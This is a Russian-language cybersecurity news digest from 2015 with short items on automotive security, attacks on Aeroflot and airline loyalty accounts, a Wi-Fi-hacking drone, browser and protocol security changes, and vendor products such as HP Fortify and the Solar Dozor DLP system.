<<Мы можем и мы должны поднять требования в отношении кибератак, направленных на цифровые системы современных автомобилей. С помощью ASRB наша компания сможет разработать передовые методики в области информационной безопасности и сделать так, чтобы вопросы защиты учитывались на этапе проектирования всех автомобилей с расширенными сетевыми возможностями. Безопасность людей в автомобилях имеет очень важное значение, и создание ASRB позволит решить эту задачу.>>

Magna International и Argus Cyber Security: партнёрство для защиты сетевых автомобилей

17 сентября 2015, Канада, vestnik-glonass.ru

Компании Magna International (Канада) и Argus Cyber Security (Израиль) заключили партнёрство в целях разработки надёжного решения для автомобильной индустрии, которая нуждается в защите быстро растущего рынка сетевых автомобилей от кибератак.

Технология Argus – это решение по кибербезопасности для автомобилей и постпродажных платформ связи. Решение защищает бортовые системы автомобиля от возможных атак и может быть просто интегрировано в продуктовую линейку автомобилей без перестройки архитектуры машины. Технология применима к сетевому автомобилю.

В рамках этого партнёрства Magna выпускает широкий диапазон автомобильных электронных систем, равно как проектную экспертизу систем с повышенными требованиями к безопасности, тогда как Argus предоставляет свою Систему предотвращения вторжений (IPS) и облачный мониторинговый сервис, в результате чего получается системно интегрированное решение.

ОПЫТ ВНЕДРЕНИЯ. ПРАКТИЧЕСКИЕ РЕШЕНИЯ

ММВБ: взломать торговую систему биржи непросто, она надежно защищена

12 августа 2015, Россия, Москва, ria.ru

Торговая система Московской биржи закрытого типа, она построена на сложнейшем программном обеспечении. Для многоступенчатого контроля всей инфраструктуры используется множество дублируемых современных систем защиты от разных поставщиков, сообщает пресс-служба ММВБ...

Взломать торговую систему Московской биржи непросто, она защищена множеством дублирующих систем защиты, заявили в пресс-службе площадки после приостановки в среду торгов на срочном рынке.

Московская биржа сегодня, 12 августа, с 11.23 по 11.50 мск приостанавливала торги на срочном рынке, так как обнаружила ряд сложностей в подключении к торгам отдельных клиентов. После произошедшего участники рынка в социальных сетях предположили, что торговая система биржи не вполне надежна. В этом году биржа приостанавливала торги по техническим причинам несколько раз на валютном и срочном рынках.

"Сегодня Московская биржа приостановила торги на короткое время в связи с нештатной работой определенного телекоммуникационного оборудования и соответствующими сложностями с подключениями

участников торгов. Мы уже работаем с производителем оборудования с целью исключить подобные ситуации в будущем", — прокомментировали агентству ситуацию в пресс-службе.

При этом, как указывает организатор биржевых торгов, "взломать торговую систему очень и очень непросто, если вообще возможно".

"Это система закрытого типа, изолирована от интернета и других систем, построенная на сложнейшем программном обеспечении и технических средствах. Кроме того, мы используем множество дублируемых современных систем защиты от разных поставщиков, которые обеспечивают многоступенчатый контроль всей нашей инфраструктуры", — пояснили в пресс-службе.

"Аэрофлот" блокировал хакерскую атаку на аккаунты участников бонуса

12 августа 2015, Россия, Москва, ria.ru

Аккаунты участников бонусной программы "Аэрофлот Бонус" подверглись хакерской атаке, "Аэрофлоту" удалось ее оперативно заблокировать, сообщил представитель крупнейшей российской авиакомпании.

"Несмотря на то, что начало атак пришлось на выходной день, нам удалось оперативно заблокировать мили участников на списание, и злоумышленникам не удалось воспользоваться ими", — сказал собеседник агентства.

В связи с атакой на личные кабинеты участников программы "Аэрофлот Бонус" авиакомпания проводит ряд мероприятий для обеспечения безопасности счетов участников и сохранения накопленных миль. В частности, осуществляется временная блокировка миль на списание со счетов участников, чьи личные кабинеты подверглись атаке.

Как сообщил один из участников программы "Аэрофлот Бонус", рано утром в воскресенье ему пришло СМС-сообщение о входе в его аккаунт, однако списания миль не произошло.

До сих пор хакерским атакам подвергались аккаунты иностранных перевозчиков. В конце марта 2015 года киберпреступники попытались заполучить доступ к клиентам программы лояльности British Airways. В декабре 2014 года похожий случай произошел с американскими авиакомпаниями American и United Airlines. Тогда киберпреступники смогли вычислить логины и пароли некоторых пользователей, получив доступ к их личным данным.

Сайт крупнейшей немецкой авиакомпании Lufthansa подвергся хакерской атаке 10 апреля этого года. Целью злоумышленников было получение доступа к личным данным клиентов перевозчика. Киберпреступники смогли украсть информацию со страниц единичных пользователей, но масштабной утечки данных удалось избежать. В числе атакованных были клиенты бизнес- и премиум-классов, налетавшие более 600 тысяч бонусных миль. После кибератаки информация об аккаунтах всех клиентов была изменена, а мили восстановлены.

Компания «Инфосистемы Джет» создала систему эффективного управления трафиком для «Высшей школы экономики»

01 сентября 2015, Россия, Москва, pr.adcontext.net

Это первый опыт интеллектуального управления интернет-доступом в сфере отечественного образования.

Национальный исследовательский университет «Высшая школа экономики» (НИУ ВШЭ) и компания «Инфосистемы Джет» создали комплексную систему динамического управления доступом в интернет на базе продуктов Jet Subscriber Manager (JSM) и Procera Networks PacketLogic (решение DPI). НИУ ВШЭ получил инструмент, позволяющий управлять критическими перегрузками и исключить сбои в работе сети, повысить надежность и непрерывность работы веб-приложений, качественно и количественно анализировать структуру трафика, персонифицировать пользователей сети.

«Самая масштабная наша площадка – распределенный московский кампус, кроме учебно-административных зданий включающий крупные общежития, размещенные в Одинцовском районе, и несколько общежитий в Москве. Студенты и преподаватели могут выходить в интернет из любой точки университета, территорий учебно-административных корпусов и общежитий. – рассказывает Олег Щербаков, директор по ИТ НИУ ВШЭ. – Для нас важно обеспечивать не просто доступ в интернет всем пользователям, а доступ каждого сотрудника или студента к интернет-сервисам с гарантированными параметрами. Особенно актуально управление трафиком в общежитиях – там, где на пользователя зачастую приходится три и более подключений, а пользователей – более 6,5 тысяч. Не сложно понять, что происходит с полосой пропускания в пиковые часы, когда большинство студентов примерно в одно время возвращаются с занятий. Для управления ситуацией нужен инструмент, обеспечивающий персональную авторизацию, качественный анализ трафика с

применением к нему соответствующих политик (в том числе ограничения) и справедливое его распределение. Даже понимание того, как работает в сети устройство, существенно расширяет возможности по разрешению инцидентов, например, при беспроводном доступе. Также решение необходимо для повышения безопасности корпоративной сети при атаках изнутри».

На первом этапе внедрение системы осуществлялось на двух основных каналах доступа в интернет из корпоративной сети учебных и административных зданий и одном канале, организованном на три здания комплекса общежитий в Одинцовском районе. Работы заняли около трех месяцев. Эксперты компании «Инфосистемы Джет» сформировали набор правил, по которым должна работать сеть, провели предварительную проверку и настройку DPI-оборудования, осуществили последовательный монтаж каждого из узлов, развернули JSM на виртуальной инфраструктуре университета и настроили политики управления трафиком.

В ходе проекта выполнена интеграция JSM с внутрикорпоративной AD (Active Directory) для доступа работников университета и AD Office 365 для доступа студентов. Это позволило персонифицировать трафик всех категорий конечных пользователей сети НИУ ВШЭ. Также при беспроводном доступе к сети НИУ ВШЭ реализован сервис для гарантированного получения приоритетного права на использование интернет-трафика, позволяющий предоставлять преимущественный доступ к рядуonline-сервисов и ресурсов (в том числе при проведении обучающих семинаров, конференций и т.п.) в динамическом режиме по запросу.

Специалисты компании «Инфосистемы Джет» провели расширенный инструктаж для администраторов сети НИУ ВШЭ с демонстрацией различных сценариев, характерных для университета.

Оборудование в рабочем режиме накапливает статистику уже более полугода (с февраля 2015 года). На сегодняшний день функционал персонификации запущен в административных зданиях, а сеть с общим доступом выводятся из эксплуатации. В общежитии режим общего доступа к сети будет деактивирован в ближайшее время.

В дальнейших планах университета – подключение к системе динамического управления трафиком всех университетских площадок в Москве. Решение также может быть успешно тиражировано на уровне регионов, в том числе с более широкой реализацией функционала DPI и JSM.

Крупнейшая сеть британских банков намерена взломать саму себя для проверки безопасности

02 сентября 2015, Великобритания, planet-today.ru

Лидирующая финансовая организация мира в сфере банковского обслуживания Barclays Plc. создает план по взлому собственной компьютерной системы. Бывший руководитель отдела кибербезопасности Европола Троэлс Оэртинг, он же является главным исполнительным директором финансового конгломерата, ведет создание команды для слаженной работы по нападению на британскую компьютерную систему банков.

Целью является выявление незащищенности, чтобы в дальнейшем ее исправить. Отмечено, что сотрудники будут действовать по принципу злоумышленников, которые намереваются взломать систему безопасности банка.

General Motors: серьёзный подход к киберзащите

13 сентября 2015, США, vestnik-glonass.ru

Терри Инч, главный исполнительный директор проекта OnStar

В компании General Motors утверждают, что приняли серьёзные меры по противодействию хакерским атакам на сетевые автомобили и теперь «могут перевести дух».

«Мы уверены в том, что эта тема закрыта, – утверждает Терри Инч, главный исполнительный директор проекта OnStar. – Мы невероятно серьёзно подошли к проблеме хакерства. Этот автопроизводитель, к тому же, учредил у себя должность исполнительного директора по кибербезопасности».

Софтверная компания разработала обновление для своего приложения RemoteLink, которое позволит устранить уязвимости, с помощью которых хакеры могли перехватывать контрольные функции, такие как отпирание дверей и запуск двигателя.

«Мы работаем в нашей стране и за границей с компаниями и университетами, а также с правительственными агентствами для того чтобы обнаружить, как и где система может быть взломана в будущем, и как этого не допустить», – говорит Инч.

НОВИНКИ

Технологии. Средства. Системы. ПО

Wi-Fi научились взламывать с воздуха

13 августа 2015, США, хакер.ru

Хакерский арсенал пополнился беспилотным летательным аппаратом. На конференции Defcon состоялась презентация квадрокоптера от компании Aerial Assault, который оборудован всем необходимым для облета территории и автоматического взлома окружающих сетей Wi-Fi.

Квадрокоптер с правильным оборудованием показал хакер Дэвид Джордан (David Jordan), сотрудник Aerial Assault, передает AFP. «Таких возможностей никогда не было раньше», — прокомментировал он. Это первый дрон с программами для пентестинга, работающими в автоматическом режиме.

На борту беспилотника стоит мини-компьютер Raspberry Pi со специализированным софтом, который входит в комплект дистрибутива Kali Linux. Квадрокоптер сканирует диапазон на предмет незащищенных сетей и записывает точные GPS-координаты жертв. Он может осуществлять брутфорс паролей или выполнять другие запрограммированные действия. Теоретически, его можно запрограммировать на распространение вредоносного программного обеспечения, загрузив соответствующие скрипты.

Полученную информацию о сети вместе с привязкой к GPS-координатам квадрокоптер отправляет своему оператору. Беспилотный хакер взламывает сеть незаметно, зависая за стеной здания в зоне приема сети.

На конференции Defcon представитель компании Aerial Assault расположился в коммерческой секции и продавал квадрокоптеры по негуманной цене $2500.

Предыдущая версия БПЛА от Aerial Assault оснащалась маршрутизатором Wi-Fi и работала как бесплатный хотспот, собирая конфиденциальную информацию пользователей с тех компьютеров, которые к нему подключились.

Chrome будет блокировать автовоспроизведение Flash-контента

29 августа 2015, США, linux.org.ru

С 1 сентября нынешнего года в новой версии Google Chrome будет заблокировано автоматическое проигрывание Adobe Flash. Данное решение производитель принял с целью повышения эффективности браузера, а также из-за значительного количества брешей, обнаруженных в медиаплеере.

В июле текущего года Google заявила о своем намерении приостановить проигрывание контента Flash, не являющегося основным для web-страницы, но позволить автоматическое проигрывание видеороликов. По словам специалистов компании, Flash-баннеры требуют больших затрат энергии, что приводит к сокращению работы ноутбука в автономном режиме.

Хотя этого не указывается в заявлении разработчиков, проблема заключается также в уязвимостях, которыми изобилует Adobe Flash, пишет интернет-издание Networkworld. Как правило, эксплуатация этих брешей является одним из наиболее распространенных способов, который злоумышленники используют для инфицирования устройств пользователей вредоносным ПО.

Блокировка начнет действовать с 1 сентября этого года. Эта опция будет включена у всех пользователей Chrome по умолчанию, однако при желании они смогут проигрывать контент Flash, изменив настройки браузера.

BitTorrent исправил брешь, позволяющую осуществлять DDoS-атаки

29 августа 2015, США, securitylab.ru

BitTorrent исправила уязвимость в своем программном обеспечении, позволявшую осуществлять DDoS-атаки. Исправления содержат новейшие версии uTorrent, BitTorrent mainline и BitTorrent Sync, выпущенные после 4 августа нынешнего года.

Ранее в этом месяце ИБ-исследователь из Лондонского городского университета Флориан Адамски (Florian Adamsky) сообщил, что уязвимость в библиотеке libuTP BitTorrent-клиентов и BitTorrent Sync может эксплуатироваться злоумышленниками для осуществления DDoS-атак с применением техник усиления и отражения.

Брешь удалось устранить путем модифицирования libuTP. Теперь библиотека корректно проверяет номер ACK, сопутствующий второму запросу. В случае несовпадения с номером, отправленным жертве в первом пакете, соединение прерывается.

Выпущенные исправления не предотвращают использование ПО для отражения DDoS-атак, однако сводят на нет эффект усиления. Обновления также не влияют на обратную совместимость с более старыми версиями программ и ПО от сторонних разработчиков, которое использует libuTP. Другие разработанные компанией BitTorrent протоколы, зависимые от этой библиотеки, к примеру, Message Stream Encryption (MSE), теперь также защищены.

Как выявить подозрительные службы? Advanced Win Service Manager – полезная утилита для полного анализа запущенных служб в системе Windows

30 августа 2015, Россия, Москва, no-viruses.ru

Большинство вирусов в системе Windows стараются скрыть свое присутствие от внимания пользователей. Достаточно часто, вирусы очень хорошо маскируются под системные процессы Windows или запускаются службой, и порой даже опытный пользователь с первого взгляда не может найти подозрительный процесс или выявить вредоносную службу.

Advanced Win Service Manager – полезная утилита для полного анализа запущенных служб в системе Windows. Программа позволяет выявить службы, которые были запущены вредоносными программами и вирусами. В отличии от стандартного монитора служб, утилита снабжена множеством дополнительных функций для исследования запущенных процессов.

Если встроенные инструменты не смогут определить какую либо службу, на этот случай есть функция "интернет сканер", которая позволяет проверить службы в одном из онлайн сервисов VirusTotal, Google, ProcessLibrary и подобных.

Основные возможности утилиты:

- Обнаружение скрытых вредоносных служб;

- Встроенный Anti-Rootkit модуль;

- Эвристический анализ служб и автоматическая классификация по уровню угроз;

- Сортировка служб по функциям, имени, уровню угроз и статусу;

- Интегрированный «онлайн сканер», работающий через сервисы VirusTotal, Google, ProcessLibrary, дополнительная проверка файлов;

- Цветная подсветка найденных угроз;

- Управление службами в один клик — запуск/остановка, онлайн антивирусная проверка, просмотр свойств;

- Можно сохранить результаты работы программы в отчеты HTML/XML форматов;


- Работает практически во всех современных Windows системах.

Как пользоваться утилитой:


1) Установите Advanced Win Service Manager и запустите. Затем, в выпадающем фильтре выберите нужный, и нажмите "Refresh".

Сервисы будут отображаться, в соответствии с выбранным фильтром и закрашены в различные цвета в зависимости от степени опасности.

2) Далее, если необходимо произвести дополнительные действия со службой, щелкните на ней правой кнопкой мыши и выберите необходимое действие запуск/остановка службы, онлайн сканирование, просмотр свойств, открыть местонахождение файла запуска.



3) После проделанных операций, можно сохранить список служб в HTML или XML отчет. Нажмите кнопку "Export...", выберите тип файла и сохраните на компьютере.



Важно! Запускать утилиту необходимо от имени Администратора, так как выполнение некоторых действий требуют более высоких привилегий.

И еще, программа бесплатная, и разработчики внедрили в установщик программу для чистки реестра. Если она вам ненужна, при установке Advanced Win Service Manager можно отказаться от установки дополнительных программ.

RC4-шифрование уходит в прошлое

03 сентября 2015, США, yecom.ru

Компании Google, Mozilla и Microsoft приняли согласованное решение отказаться с начала будущего года от использования потокового шифра RC4.

Алгоритм шифрования RC4 был разработан почти 30 лет назад, и с тех пор в нем обнаружилось немало слабых мест. Однако из-за удобства его использования и высокой скорости работы RC4 до сих пор применяется достаточно широко – в том числе и в протоколах SSL и TLS. Таким образом, защищенное веб-соединение HTTPS, использующее эти протоколы, на практике оказывается не слишком защищенным, что и было продемонстрировано исследователями в нынешнем году.

Как сообщили представители Mozilla, поддержка RC4 браузером Firefox по умолчанию будет прекращена начиная с 44 версии, выпуск которой запланирован на январь будущего года. При этом пользователь получит возможность подключить эту поддержку самостоятельно в настройках браузера – но не раньше, чем подтвердит, что осведомлен о возможных негативных последствиях такого шага. Также ориентировочно в январе-феврале 2016 года поддержка RC4 будет прекращена браузерами Internet Explorer и Edge от Microsoft и Chrome от Google.

Eset анонсировала новое поколение защиты почтовых серверов

04 сентября 2015, Словакия, rb.ru

Компания Eset анонсировала новое поколение средства защиты почтовых серверов Eset Mail Security для Microsoft Exchange Server. Продукт получил обновленный пользовательский интерфейс, новый модуль "Антиспам" и облачную защиту от вирусов.

В Eset Mail Security для Microsoft Exchange Server реализованы расширенное сканирование памяти (усиливает защиту в борьбе с вредоносным ПО, использующим шифрование), защита от эксплойтов и модуль "Антифишинг", предназначенный для сканирования сообщений электронной почты на предмет опасных ссылок, вложений или скриптов.

Кроме того, новинка позволяет указать альтернативные пути для хранения файлов обновления базы данных сигнатур вирусов и программных модулей при начальной установке. Сервер-ориентированная архитектура помогает быстро анализировать активность сервера и устранять неполадки. Eset Mail Security для Microsoft Exchange Server поддерживает управление при помощи веб-консоли Remote Administrator 6.

"Eset Mail Security для Microsoft Exchange Server поддерживает коммуникации в компании, снижая негативное воздействие спама на производительность труда, и помогает защитить такой легкодоступный для таргетированных атак канал, как электронная почта", - отмечает менеджер по продукту Eset Ян Балаз (Jan Balaz).

Новые средства кибербезопасности HP, ориентированные на защиту корпоративных данных

09 сентября 2015, США, press-release.ru

HP представляет решения для защиты данных, предназначенные для организаций, которые хотят принять на вооружение новый подход к обеспечению безопасности.

Этот подход ставит «во главу угла» взаимодействие пользователей, приложений и данных. Реализованные в предложениях от HP Atalla и HP Security Voltage новые возможности помогают «навести порядок» в данных, соблюсти требования PCI и обеспечить безопасную среду совместной работы.

В наши дни излюбленной мишенью киберпреступников являются корпоративные данные, интеллектуальная собственность и данные о сотрудниках и заказчиках. Согласно отчету Intel Security, подготовленному совместно с Центром стратегических и международных исследований (Center for Strategic and International Studies), общий объем потерь от действий злоумышленников в годовом исчислении составляет 575 миллиардов долларов. Способность шифровать данные, чтобы их невозможно было использовать в случае потери или хищения, является важным компонентом любой современной стратегии защиты данных.

Безопасный доступ к облаку

Наибольшая часть корпоративных данных хранится в приложениях SaaS, одобренных для повседневного делового использования. Вполне естественно, что организации пытаются свести к минимуму риски, связанные с этой тенденцией, посредством усиления контроля и защиты таких приложений. HP Atalla теперь предлагает интеграцию Adallom с HP ArcSight через платформу защиты Cloud Access Security, что позволяет расширить границы корпоративной безопасности «до облака». ИТ-отдел может защитить данные, хранящиеся в облаке, понять, кто и как использовал облачное приложение, и своевременно обнаружить подозрительные действия. Данная платформа обеспечивает передачу данных заказчиков из Adallom, Cloud Access Security Broker (CASB), в ведущую SIEM-платформу HP ArcSight. При этом просмотреть все данные аналитики можно через единый графический интерфейс пользователя.


HP SecureMail eDiscovery

Согласно корпоративным, правовым и нормативным требованиям информация, содержащаяся в рабочих электронных письмах, должна храниться в течение длительного времени. HP SecureMail eDiscovery помогает заказчикам упростить защиту архивных данных и их хранение. Это решение предлагает удобный графический интерфейс, с помощью которого можно без труда расшифровать сообщения и вложения.

HP SecureData Payments

Решение HP SecureData Payments 4.1 помогает соблюсти непрерывно развивающиеся стандарты PCI и другие требования. Оно обеспечивает комплексную защиту информации и безопасность при ее вводе в POS-терминале. HP SecureData Payments поддерживает дополнительные платформы и криптографические механизмы, включая новую платформу HP Integrity NonStop X на базе x-86 и более длинные ключи шифрования. Торговые организации смогут предложить клиентам новые услуги, требующие использования конфиденциальных данных, например считывание данных SSN для мгновенной проверки кредитной истории, проведение нетрадиционных платежей, программы лояльности или данные опросов, например индексы и почтовые коды.

HP Atalla IPC Express



Наибольший объем информации в мире приходится на так называемые неструктурированных данные. Такая информация хранится в документах Office, файлах .PDF, электронных письмах, вложениях, изображениях, файлах CAD. Залогом надежной защиты таких данных является их автоматическая классификация в момент создания. HP Atalla IPC Express — это мощное и удобное решение, которое позволяет автоматически классифицировать данные и защитить информацию в электронных письмах, документах MS-Office и файлах PDF. В Atalla IPC Express используется технология HP Atalla IPC Enterprise. Это идеальное решение для компаний, которые хотят обеспечить соответствие требованиям и оптимизировать существующие развертывания DLP и шлюзов шифрования электронной почты. Решение Atalla IPC Express имеет низкую стоимость владения и исключительно просто в настройке. Это хорошая новость для предприятий, у которых нет своей службы поддержки, которая отвечала бы за создание и управление политиками классификации и защиты информации.

HP Security

HP помогает организациям применять упреждающий подход к обеспечению безопасности. Решения компании позволяют нарушать жизненный цикл атаки посредством выявления угроз в реальном времени. HP Security предлагает лидирующие продукты, услуги и аналитические материалы в сфере безопасности. Компания располагает сетью операционных центров по всему миру, в которых работает более 5000 экспертов по ИТ-безопасности. Продукты HP Security помогают заказчикам укрепить защиту, уменьшить риски и возможный ущерб от инцидентов безопасности.

HP Fortify

Платформа HP Fortify scan analytics использует большие данные, чтобы оценить приоритетность угроз, и автоматически обрабатывает результаты сканирования приложений, позволяя пользователю сосредоточиться на более важных задачах.

За последние годы киберпреступность превратилась в хорошо организованную (и щедро спонсируемую) отрасль. Хакеры находят и используют уязвимости в корпоративных приложениях, чтобы похищать данные, интеллектуальную собственность, информацию о сотрудниках или заказчиках. Более 80% успешных атак имеют своей целью уязвимости на уровне приложений1, поэтому ИТ-отделы, отвечающие за корпоративную безопасность, должны реализовывать программы, нацеленные на снижение риска безопасности на уровне используемого в организации ПО.

Технология HP Fortify scan analytics анализирует данные с использованием тысяч тестов безопасности, что позволяет ускорить и автоматизировать аудит безопасности приложений. Она учитывает особенности работы каждого приложения и потому обеспечивает максимально релевантный результат. Использование результатов прошлых сканирований с помощью HP Fortify Static Code Analyzer позволяет программе «научиться» определять, какие уязвимости являются более важными, исходя из предпочтений и по-

литик организации. HP Fortify scan analytics автоматически выделяет уязвимости, которые имеют значение для проверяющих, и тем самым помогает преобразовать большой объем данных в удобную наглядную информацию. Подобный подход обеспечивает целый ряд преимуществ: уменьшение числа проблем, требующих внимания проверяющих, повышение точности результатов, экономия времени/ресурсов и снижение риска.

Интеграция HP Fortify scan analytics в рабочие процессы не оказывает никакого влияния на работающие средства обеспечения безопасности приложений и позволяет заказчикам использовать весь портфель решений в этой области. Вместе с HP Software Security Research платформа HP Fortify scan analytics работает на каждом этапе программы обеспечения безопасности приложений, помогая заказчикам эффективно оценивать, проверять и использовать результаты сканирования приложений.

КОМПЕТЕНТНОЕ МНЕНИЕ:

Альберт Бикети, HP Security, HP Atalla и HP Security Voltage, вице-президент и руководитель подразделения

<<Объем данных, подлежащих защите, с каждым днем стремительно растет. Важно, чтобы организации могли не только обрабатывать и хранить все эти данные, но также шифровать их. Тогда доступ к ним будут иметь только те, кто имеет на это право. Наши решения помогают организациям защитить растущие объемы конфиденциальных данных и сохранить репутацию, а также сократить расходы, связанные с потерями данных или штрафами за несоблюдение требований.>>

Джейсон Шмитт, HP Security Fortify, вице-президент и руководитель подразделения

<<Защита корпоративных приложений — непростая задача. Специалисты по ИТ-безопасности каждый день сталкиваются с большим количеством уязвимостей, которые нужно устранять. Технология Fortify scan analytics меняет сам подход к обеспечению безопасности приложений. Она применяет алгоритмы машинного обучения для автоматической приоритизации проблем и позволяет сотрудникам ИТ-отдела сосредоточить усилия на самых важных проблемах, не тратя время на ложные срабатывания.>>

Microsoft ликвидировал 56 уязвимостей

09 сентября 2015, США, netoscope.ru

Корпорация Microsoft продолжает придерживаться своей политики выпуска обновлений во второй вторник каждого месяца (хотя ранее предполагалось, что с выходом ОС Windows 10 обновления будут выпускаться по мере их готовности). Вчера, 8 сентября, пользователям стал доступен очередной пакет обновлений от Microsoft. Он ликвидирует сразу 56 обнаруженных уязвимостей.

Весьма значительная их часть – 14 – приходится на многострадальный браузер Internet Explorer. Впрочем, 4 уязвимости выявлены и в пришедшем ему на смену браузере Edge. Помимо этого, обновления ликвидируют уязвимости в Microsoft Office, Skype, и нескольких версиях самой ОС Windows. Пользователям следует поторопиться, поскольку как минимум две из ликвидируемых уязвимостей уже активно используются киберпреступниками в атаках, а информация об эксплуатации еще одной имеется в открытом доступе в сети.

Кроме того, пользователям стоит обратить внимание и на обновление Shockwave Player от корпорации Adobe. Оно также выпущено вчера и имеет статус критического.

Физики испытали устройство защиты информации в условиях радиоизлучения

16 сентября 2015, Россия, Нижегородская обл., svopi.ru

Физики смогут разработать эффективные средства для защиты от хакеров и угрозы радиации, заявил Валентин Костюков в ходе дня празднования 70-летия ядерной отрасли. Торжественное мероприятие по этому поводу было проведено в городе Саров.

Валентин Костюков, директор РФЯЦ Н.Новгород

В ходе празднования была организована крупная выставка нынешних достижений ядерной отрасли, нашедших свое применение в гражданских сферах. По словам Валентина Костюкова, занимающего пост главы Российского федерального центра ВНИИ экспериментальной физики, им удалось создать уникальную технологию защиты аппаратуры космических аппаратов от жестких ионизирующих лучей.


Более того, совсем скоро их начнут устанавливать и на спутники. С другой стороны сертификацией подобных устройств будет заниматься специально сформированный отдел «Роскосмоса», на который возложена задача по оценке и изучению влияния на электротехнику ионизирующих излучений.

Ещё одна важная задача – разработка отечественных компьютерных программ в целях обеспечения кибербезопасности различных отраслей экономики. По словам Валентина Костюкова, имеющиеся в Сарове наработки в этой области позволят в сжатые сроки создать отечественную программную платформу. Некоторые решения учёных-ядерщиков в данной сфере уже используются рядом российских компаний, в том числе авиахолдингом «Сухой», автоконцерном «КАМАЗ» и др.

Физики уже принимают активное участие в создании новейших систем обеспечения монолитной кибербезопасности в различных отраслях экономики. Уже существующие наработки станут прочной базой для формирования российской программной платформы, подчеркнул Валентин Костюков.

Новая версия DLP-системы Solar Dozor поможет бороться с вороватыми сотрудниками компаний и их мошенническими схемами

17 сентября 2015, Россия, Москва, computerworld.ru



В апреле этого года компания Solar Security выделилась в самостоятельное предприятие из системного интегратора «Инфосистемы Джет», унаследовав его ключевые разработки в области целевого мониторинга и оперативного управления информационной безопасностью. А уже в сентябре новый участник рынка представил очередную версию системы защиты от утечек данных – Solar Dozor 6.0. Как утверждают ее создатели, это принципиально новый продукт, разработанный с учетом последних тенденций в сфере кибербезопасности.

Генеральный директор компании Игорь Ляпунов подчеркивает, что в отличие от традиционных средств борьбы с утечками конфиденциальных данных (Data Leak Protection, DLP), к которым относятся и предыдущие релизы программы Dozor, ее шестая версия нацелена на борьбу с внутренним фродом и защищает бизнес заказчиков от участившихся случаев мошенничества, совершаемого собственными сотрудниками.

Актуальность этой задачи подтверждают исследования, проведенные Solar Security. По их данным, на фоне общего экономического спада взаимоотношения работодателей с персоналом серьезно обострились. Сокращение фондов заработной платы приводит к тому, что некоторые сотрудники готовы пожертвовать секретами фирмы ради получения дополнительных нелегитимных доходов.

<<...Изменение основного вектора внутренних угроз побудило разработчиков Solar Security поменять подходы к защите информации...>>

«Видов внутреннего фрода в организациях может быть много, — поясняет Ляпунов. — Это банальные откаты, разные попытки сговора, работа с аффилированными клиентами и поставщиками, оплата счетов за невыполненные работы, использование материальных ресурсов компании в частных целях, передача клиентов конкурентам, и так далее».

Изменение основного вектора внутренних угроз побудило разработчиков Solar Security поменять подходы к защите информации – если ранее система DLP была сфокусирована на обеспечении мониторинга всех возможных каналов обмена данными, то теперь вдобавок к этому решается задача выявления косвенных признаков злоупотреблений и мошеннических схем.

Для этого на предприятиях предложено выделять некоторых сотрудников и объединять их в группы риска. В частности, это могут быть сотрудники, подлежащие скорому увольнению, лица, ответственные за проведение конкурсных закупок, вновь принятые сотрудники, просто нелояльные работники, способные нанести компании экономический ущерб.


Solar Dozor 6.0 контролирует практически все коммуникации таких сотрудников – электронную почту, системы мгновенных сообщений, социальные сети. При этом на каждого сотрудника предприятия в системе можно завести свое досье, загрузить в него сведения об активностях, нетипичных контактах, подозрительных действиях с носителями информации и др. Кроме того, в досье можно импортировать информацию из кадровой системы компании. Благодаря встроенным в Dozor инструментам анализа, корпоративная служба безопасности может в режиме онлайн оценивать уровень доверия к каждому работнику. Анализ данных осуществляется на основе OLAP-технологий с возможностью мгновенной детализации сведений. Если действия корпоративного пользователя значительно отклоняются от стандартного поведенческого профиля, система немедленно выдаст предупреждение.

В шестой версии также реализованы принципиально новые возможности для ускоренного поиска информации о действиях сотрудников или событиях, связанных с инцидентами. Для этого в системе открыта большая библиотека готовых поисковых запросов, параметры которых легко поменять в соответствии с текущими задачами. А для самого поиска создан простой интерфейс в стиле популярных поисковых систем Интернета. Это поможет службе безопасности не только быстро получить информацию о зафиксированном инциденте, но и сразу же приступить к его расследованию.

